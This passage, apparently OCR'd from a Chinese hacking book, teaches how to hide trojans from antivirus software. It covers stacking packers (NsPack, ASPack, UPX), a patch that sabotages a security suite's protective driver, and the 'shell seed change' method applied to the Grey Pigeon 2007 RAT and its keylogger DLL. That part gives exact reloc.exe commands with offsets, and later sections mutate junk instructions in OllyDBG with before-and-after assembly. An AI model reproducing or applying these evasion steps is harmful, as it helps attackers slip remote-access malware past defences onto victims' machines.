


图 6-26 程序压缩过程

加壳完成以后运行“NsPack 3.7 免杀补丁”程序，直接将刚刚加壳处理过的文件，拖拽到程序的输入框里面，然后单击“补丁文件”按钮就可以完成操作。从这个补丁文件的介绍可以看出，该程序并不是直接对安全卫士进行操作，而是对保险柜进行直接破坏。



小提示

现在的安全卫士捆绑了保险柜，保险柜能对安全卫士进行较好地保护。而保险柜为了自身保护，使用了一个驱动文件。黑客在这里制作的程序就是通过破坏这个驱动文件，从而破坏保险柜以至最终破坏整个安全卫士。




图 6-27 程序压缩设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.2.4 多重加壳演示

除了进行单一加壳和壳的变异以外，黑客还可以对文件进行多重加壳。多重加壳的意思就是在文件加了一层壳以后再进行加壳处理。理论上整个操作过程非常简单，但是很多用户在进行多层加壳的时候却出现错误，这到底是怎么回事呢？

之所以出现这样的状况，是因为在加壳以后没有对文件的资源进行重建，所以就会出现加壳失败的问题。下面就利用刚刚被火蚁加壳的服务端文件做演示，我们将要使用 FreeRes 这款分析工具。

小知识

FreeRes 不是脱壳工具，却能分析被压缩的资源。正因为它不是脱壳工具，所以不用受制于加壳工具的版本级问题，并且同样也不受制于文件是被何种加壳工具压缩的，它能百分之百地分析被压缩的资源。对于被加壳压缩的软件，FreeRes 还能为它重新建立起一份可编辑的资源，使其他资源编辑工具能够正常的处理加壳过的软件。

现在运行 FreeRes 并单击工具栏中的“打开文件”按钮，选择刚刚加壳的服务端文件。这时弹出一个提示窗口，告知用户“载入资源错误，它可能已被压缩，你是否需要释放资源进行分析？”，这里直接单击“是”按钮。需要特别声明的是，在重建资源的时候，FreeRes 会运行当前正在处理的文件。接着单击“功能→建立可编辑资源”命令，给压缩的文件进行资源重建。




图 6-28 程序提示选择

下面就可以通过 ASPack 进行第二次加壳处理。运行 ASPack 后单击“打开”按钮，选择刚刚处理过的服务端文件，然后 ASPack 会自动为程序进行加壳。接着再运行 FreeRes，按照上面的步骤对加壳的文件进行处理，再次给文件进行资源重建处理。

下面要用 UPX 对文件进行加壳处理，这是进行的第三次加壳处理。运行 UPX 后，单击“浏览”按钮选择第二次加壳并处理过的文件，单击“压缩”按钮再次进行加壳处理，然后再利用

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

FreeRes 对文件进行资源重建处理即可。以此类推，理论上还可以重复进行非常多的加壳操作。



图 6-29 释放压缩资源




图 6-30 文件再次压缩

6.2.5 壳中改籽技巧

除了加壳免杀外，黑客还有其他的木马免杀方法，就是利用“壳中改籽”技术来进行木马程序的免杀操作。“壳中改籽”对于免杀高手来说可能算不上新技术，但是对于免杀新手来说还是非常不错的。下面就利用灰鸽子 2007 木马，来为大家进行演示。

1.导出 DLL 文件

这里之所以选择灰鸽子 2007 来为大家进行演示，是因为它的服务端程序中包含了一个 DLL 文件，这样也可以看看利用“壳中改籽”技术如何对 DLL 文件进行免杀操作。

第一步：配置一个全新的服务端程序，不过在“图标”标签中一定要将“生成服务端自动

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

使用 UPX 加壳”选项前面的勾去掉，下面就开始进行免杀处理。

第二步：运行软件资源分析和编辑工具 Restorator2007，通过它来导出服务端程序中的 DLL 文件。单击工具栏中的“打开文件”按钮，选择刚刚配置的服务端程序。接着在资源树中单击“RCData”中的“MAINDLL”这一项，如图 6-31 所示，然后单击“文件”菜单中的“导出资源”命令，最后在弹出的窗口中将这一资源另存为 MAINDLL.DLL。

注意

由于 VIP2007 综合了现有的三个灰鸽子版本优点，所以安装文件从 VIP2006 的三个减小到 2 个，其中只包括一个 EXE 文件和一个 DLL 文件。



图 6-31 导出 DLL 文件

2.DLL 文件免杀

首先利用工具对 MAINDLL.DLL 进行加壳处理，运行 UPX SHELL，单击“打开”按钮选择 GETKEY.DLL，程序自动跳转到“压缩”标签，单击“开始”按钮就可以进行压缩操作了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 6-32 DLL 文件压缩

用 PEiD 打开刚刚加壳的 MAINDLL.DLL，这里有几个文件数据需要记录一下，等下进行“壳中改籽”操作时需要使用。这里分别记录下程序的入口点：0009EF30，文件偏移量：0004B330。然后单击查看 EP 区段后面的扩展按钮，在弹出的“区段查看器”窗口选择 UPX 壳的区段 UPX1，接着单击鼠标右键中的“Cave 信息”，记录下 UPX1 中的 RVA：0009F101，偏移：0004B501 等参数。



图 6-33 查看加壳文件




图 6-34 加壳信息查看

下面关键时刻到了，首先请出壳中改籽必须用到的工具——reloc.exe。因为 reloc 是一款命令行工具，为了方便用户操作，建议大家写一个批处理文件，然后将它放到 reloc 的同一目

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

录。修改程序 reloc.exe 的操作方法如下:

reloc.exe 待修改程序 $程序入口 $文件偏移量 $壳的区段入口 $区段偏移 参数

那么这里对应的键盘记录文件 MAINDLL.DLL 所记录的数据,这个批处理文件就应该这样写: reloc.exe MAINDLL.DLL $9EF30 $4B330 $9F101 $4B501 5




图 6-35 修改加壳信息

数据前面的零不要写到批处理文件中,另外最后面的这个参数大家要注意,其实它是设置修改时的偏移量的。一般 DLL 文件选择 5, EXE 文件选择 5-9 之间的数,一般选择 6 就好了。设置完成后,运行设置的批处理文件,程序就会自动对 MAINDLL.DLL 开始修改了。修改完成之后,用杀毒软件对 MAINDLL.DLL 进行查杀,结果程序已经检测不出了。

3.EXE 文件免杀

MAINDLL.DLL 免杀成功以后,运行 Restorator2007 打开服务端程序导出该文件,在资源树中单击“RCData”中的“MAINDLL”这一项,然后单击“文件”菜单中的“导入资源”命令,并在弹出的窗口选择 MAINDLL.DLL 文件进行资源的导入,最后单击工具栏中的“更新当前资源项”命令按钮进行保持。




图 6-36 导入 DLL 文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

下面着重讲一下服务端的免杀操作。同样是对服务端的加壳处理，这里选择最新的北斗来完成。运行北斗加壳程序，直接将服务端拖拽到加壳程序释放，接着单击“压缩”按钮即可。




图 6-37 EXE 文件加壳

然后运行 PEiD 载入加壳后的服务端，同样记录下入口点（000A75BE）、文件偏移量（000019BE），以及“区段查看器”窗口 nsp1 区段中的 RVA: 00000400，偏移: 00043874。修改先前编写的批处理文件，将内容改为: reloc.exe 2.exe $A75BE $19BE $400 $43874 6。下面运行该批处理文件，发现杀毒软件已经不认识这个壳了，这样就达到免杀效果。




图 6-38 查看加壳文件




图 6-39 加壳信息查看

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

6.3 花指令的添加和修改

与对文件进行加壳免杀一样，加花也是目前非常常见的一种免杀手段。本节就对花指令的相关内容进行一番讲解。其中包括了解什么是花指令？如何编写免杀的花指令？以及在花指令被查杀以后如何修改。

6.3.1 什么是花指令

所谓花指令，其实就是一些程序中的无用代码或垃圾代码。有了这些代码程序照样正常运行，没有这些代码也不会影响程序的运行。对于程序来说花指令属于可有可无的范畴。其实花指令就是几句汇编指令的集合，让汇编指令进行一些代码的跳转或颠倒。这样杀毒软件从头至尾查找病毒代码的时候，因为代码的跳转或颠倒就很难找到病毒代码，从而加大了杀毒软件查杀病毒文件的难度。

6.3.2 利用工具加花

网络中包括很多现成的加花工具，包括怒剑狂花、超级加花器、花花添加器等。这里就用使用牧马游民的“超级加花器”来进行演示，这是一款常常进行更新的加花指令工具。首先运行“超级加花器”，接着将木马服务端直接拖动到程序的主界面进行释放，然后在“花指令”下拉列表中选择一种花指令，单击“加花”按钮就可以了。




图 6-40 工具加花操作

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果想让加花拥有更好的效果，可以选择“指定区段名”选项，比如设定为 xxx。这样避免杀毒软件根据固定的区段名来进行判断查杀。另外选择“随机花指令”选项的话，程序将随机选择花指令进行加花操作。除此以外，“超级加花器”还可以进行自定义花指令的设置，这个将在后面的内容进行讲解。

6.3.3 修改旧花指令

虽然利用现成的工具来，添加花指令是不错的方法，但是很快也会被杀毒软件识破。为了不让杀毒软件查杀花指令，黑客往往是自己编写花指令，或者对已知的花指令进行变异，就好像对已知的壳进行变异一样。花指令的变异有两种常用的方式。第一是对网络中公布的花指令进行修改，再通过 OllyDBG 这样的汇编程序将花指令添加到程序之中。第二是通过网络中公布的花指令添加器，将旧的花指令代码添加到程序之中后，再通过程序 OllyDBG 对添加的花指令进行修改。

对于入门读者来说，第二种方法操作起来相对简单，因此就利用这种方法来进行演示。在这里我们使用另一款加花工具“怒剑狂花”，首先单击“文件位置”后面的按钮选择需要加花的文件，接着在“选择花指令”列表中任意选择一个花指令，例如“北斗 2.3”，如图 6-41 所示，然后单击“加花”按钮即可成功加花。




图 6-41 工具加花操作

下面使用程序 OllyDBG 载入加花的文件，结果程序自动就停留在添加的这段花指令面前。这就可以动手对这段花指令进行修改了，修改花指令的方法有很多种的方法我们将逐人说明。

1.替换法

替换法就是将花指令原有的多句汇编代码，用其他功能相同的汇编代码进行替换。需要注意的是，替换和被替换的指令功能一定要相同，否则就会导致程序运行时出错。

这里就将入口点的汇编代码“jo short 00407065”进行替换，选择这句汇编代码后单击右

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

键菜单中的“汇编”命令，依次在“汇编”窗口用“jmp short 00407065”替换以前的代码即可。

原来的花指令代码：

```
00407000 > 9C          pushfd
00407001   60          pushad
00407002   70 61       jo      short 00407065
00407004   636B 24     arpl    word ptr [ebx+24], bp
00407007   40          inc     eax
```

改后的花指令代码：

```
00407000 > 9C          pushfd
00407001   60          pushad
00407002   EB 61       jmp     short 00407065
00407004   636B 24     arpl    word ptr [ebx+24], bp
00407007   40          inc     eax
```




图 6-42 花指令的查看



图 6-43 花指令的修改

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

程序修改完成后需要对文件进行保存。选择刚刚修改的内容以后，单击右键菜单中的“复制到可执行文件”，接着在它的子菜单中选择“选择”命令，然后程序会弹出一个新窗口。同样在新窗口中单击鼠标右键，选择其中的“保存文件”命令在弹出的窗口，对刚刚修改的文件进行保存即可。




图 6-44 修改后的保存

2.添加法

添加法就是在原有的花指令中再加入一些花指令代码，增长这段花指令的长度，从而加大杀毒软件分析的时间和难度。需要注意的是，添加的指令也要保持堆栈平衡，否则同样会导致程序运行出错的。

首先在程序的入口点向上查找，会发现有很多 00 字节的语句。00 字节在程序文件中代表程序的间隔空间。选择其中的两句后单击右键中的“汇编”命令，依次在“汇编”窗口写入两句新的代码，即 PUSH EAX 和 POP EAX。最后按照上面的方法对程序文件进行保存就可以了。

原来的花指令代码：

```
00407004    636B 24          arpl    word ptr [ebx+24], bp
00407007    40               inc     eax
00407008    B8 442A4000      mov     eax, 00402A44
0040700D    FFD0             call    eax
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
0040700F    0000          add     byte ptr [eax], al
00407011    0000          add     byte ptr [eax], al
00407013    0000          add     byte ptr [eax], al
```

改后的花指令代码:

```
00407004    636B 24       arpl    word ptr [ebx+24], bp
00407007    40            inc     eax
00407008    B8 442A4000   mov     eax, 00402A44
0040700D    FFD0          call    eax
0040700F    50            push    eax
00407011    58            pop     eax
00407013    0000          add     byte ptr [eax], al
```

